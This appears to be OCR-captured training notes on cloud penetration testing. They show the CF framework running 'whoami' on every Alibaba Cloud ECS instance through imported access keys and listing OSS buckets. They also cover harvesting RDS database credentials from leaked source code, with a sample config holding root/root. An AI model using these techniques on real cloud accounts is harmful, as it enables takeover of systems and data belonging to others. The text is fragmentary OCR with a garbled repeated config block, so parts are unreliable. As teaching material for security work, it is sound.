
```
tencent 执行与腾讯云相关的操作 (Perform Tencent Cloud related operations)
upgrade 更新 cf 到最新版本 (Update cf to the latest version)
version 输出 cf 的版本和更新时间 (Print the version number and update time of cf)



Flags:
-h, --help help for cf
--logLevel string 设置日志等级 (Set log level) [trace|debug|info|warn|error|fatal|panic] (default info)

Use "cf [command] --help" for more information about a command.

F:\Tools\ONE-FOX集成工具箱_V4.0魔改版_by狐狸\ONE-FOX集成工具箱_V4.0魔改版_by狐狸\gui_scan\cf>cf config
? 选择您要设置的云服务商 (Select a cloud provider): 阿里云 (Alibaba Cloud)
? 在当前系统中发现访问密钥, 是否导入? (Access keys were found in the current system, are they import?) No
[2023-09-20 20:40:15] INFO 已取消自动导入, 请输入您要添加的访问密钥 (Automatic import has been cancelled, please enter the access key you want to add.)
? 输入访问密钥备注 (Input Access Key Alias) (必须 Required): test94 设置访问密钥备注
? 输入访问密钥备注 (Input Access Key Alias) (必须 Required): test94
? 输入访问密钥 ID (Input Access Key Id) (必须 Required) [ST*****atu9Bu] :
```







85.91

teamssix.com/CF/ECS/exec.html

T Wiki

管理页: C:\windows\system32\cmd.exe - cf alibaba ecs exec -c whoami

2	guifei	cn-hangzhou	https://guifei.oss-cn-hangzhou.aliyuncs.com	13
886.91 KB				
3	xiaodisec	cn-hongkong	https://xiaodisec.oss-cn-hongkong.aliyuncs.com	2
21.89 KB				

OSS 资源 (OSS resources)

F:\Tools\ONE-FOX集成工具箱_V4.0魔改版_by狐狸\ONE-FOX集成工具箱_V4.0魔改版_by狐狸\gui_sc

an\cf>cf alibaba ecs exec -c whoami

? 选择一个实例 (Choose a instance): [Use arrows to move, type to filter]

- i-2ze1151k3ad25kpjfcw4 (Ubuntu 16.04 64位)
- i-2zeam231taxas9lek85g (Ubuntu 16.04 64位)
- i-j6c3oys15jmo4tsjaexz (Windows Server 2008 R2 企业版 64位中文版)

全部实例 (all instances)

选择实例进行命令执行

CF 执行命令默认等待时间为 60 秒, 如果命令需要较长的执行时间, 可以使用 -t 命令指定最大等待时间.

self-educated

86.01

teamssix.com/CF/ECS/exec.html

self-educated

T Wiki

管理页: C:\windows\system32\cmd.exe

OSS 资源 (OSS resources)

F:\Tools\ONE-FOX集成工具箱_V4.0魔改版_by狐狸\ONE-FOX集成工具箱_V4.0魔改版_by狐狸\gui_sc

an\cf>cf alibaba ecs exec -c whoami

? 选择一个实例 (Choose a instance): 全部实例 (all instances)

- 1 i-2zeam231taxas9lek85g (launch-advisor-20230920) > whoami
- 2 i-2ze1151k3ad25kpjfcw4 (xiaodisec) > whoami
- 3 i-j6c3oys15jmo4tsjaexz (bbs) > whoami

root

root

nt authority\system

F:\Tools\ONE-FOX集成工具箱_V4.0魔改版_by狐狸\ONE-FOX集成工具箱_V4.0魔改版_by狐狸\gui_sc

an\cf>


信息展示


CF 执行命令默认等待时间为 60 秒, 如果命令需要较长的执行时间, 可以使用 -t 命令指定最大等待时间.



1 cf alibaba ecs exec -c whoami -t 120


20:46 2023-09-20

2.1.2 某服务器上Web资产存在SSRF漏洞









后续参考文档使用工具操作即可。

2.2 云服务-云数据库-外部连接&权限提升

- 1、帐号密码：
- 源码配置中找到（几率高）或爆破手段（几率低）
- 2、连接获取：
- 白名单&外网 直接Navicat支持连接
- 内网需要其中内网某一个服务器做转发
- 3、AK利用（权限提升）
- CF 云渗透框架项目：<https://wiki.teamssix.com/CF/>

2.2.1 帐号密码

- 1 源码配置中找到（几率高）或爆破手段（几率低）

云安全知识库 技术文章 靶场 每日云安全技术资讯 关于 GitHub

攻防矩阵

腾讯云

阿里云

从云服务器 SSRF 漏洞到接管你的阿里云控制台

阿里云 ECS 弹性计算服务攻防

阿里云 OSS 对象存储攻防

阿里云 RDS 云数据库攻防

阿里云 VPC 与 LB 和 RAM 的信息收集

华为云

Amazon Web Services

Google Cloud Platform

Microsoft Azure

2、源码泄露

源码找泄露信息

```
mysql.inc
134 $host = 'rm-bp1k0eqcjy94ec9cc0.mysql.rds.aliyuncs.com';
135 $port = '3306';
136 $user = 'root';
137 $pass = 'root';
138 $db = 'mysql';
139 $charset = 'utf8';
140 $prefix = '';
141 $name = 'mysql';
142 $type = 'mysql';
143 $char = 'utf8';
144 $type = 'mysql';
145 $node = 'mysql';
146 $node = 'mysql';
147 $node = 'mysql';
148 $node = 'mysql';
149 $node = 'mysql';
150 $node = 'mysql';
151 $node = 'mysql';
152 $node = 'mysql';
153 $node = 'mysql';
154 $node = 'mysql';
155 $node = 'mysql';
156 $node = 'mysql';
157 $node = 'mysql';
158 $node = 'mysql';
159 $node = 'mysql';
160 $node = 'mysql';
161 $node = 'mysql';
162 $node = 'mysql';
163 $node = 'mysql';
164 $node = 'mysql';
165 $node = 'mysql';
166 $node = 'mysql';
167 $node = 'mysql';
168 $node = 'mysql';
169 $node = 'mysql';
170 $node = 'mysql';
171 $node = 'mysql';
172 $node = 'mysql';
173 $node = 'mysql';
174 $node = 'mysql';
175 $node = 'mysql';
176 $node = 'mysql';
177 $node = 'mysql';
```

这个在实战中碰到的次数比较多，不过大部分都有一些局限的情况

- 1、服务器部署在VPC内网，没有申请公网访问地址，所以无法通过公网连接，只能在VPC中通过内网地址连接
- 2、白名单的问题，如果想公网通过地址连接需要满足两个条件

self-educated

21:22 2023-09-20

2.2.2 连接获取

对方开启了外网地址

阿里云

云数据库RDS / 实例列表 / 数据库连接

rm-bp1k0eqcjy94e... (运行中)

基本信息

账号管理

数据库管理

白名单与安全组

数据库连接

监控与报警

备份恢复

数据安全

日志管理

参数设置

操作审计

数据库连接

网络类型: 专有网络(VPC) vpc-bp1p1b...

内网地址: rm-bp1k0eqcjy94ec9cc0.mysql.rds.aliyuncs.com

外网地址: rm-bp1k0eqcjy94ec9cc0.mysql.rds.aliyuncs.com

连接诊断

内网诊断

外网诊断

添加内网ECS地址

开始检测

ECS实例ID

访问模式结构图

杭州 可用区G

数据库连接

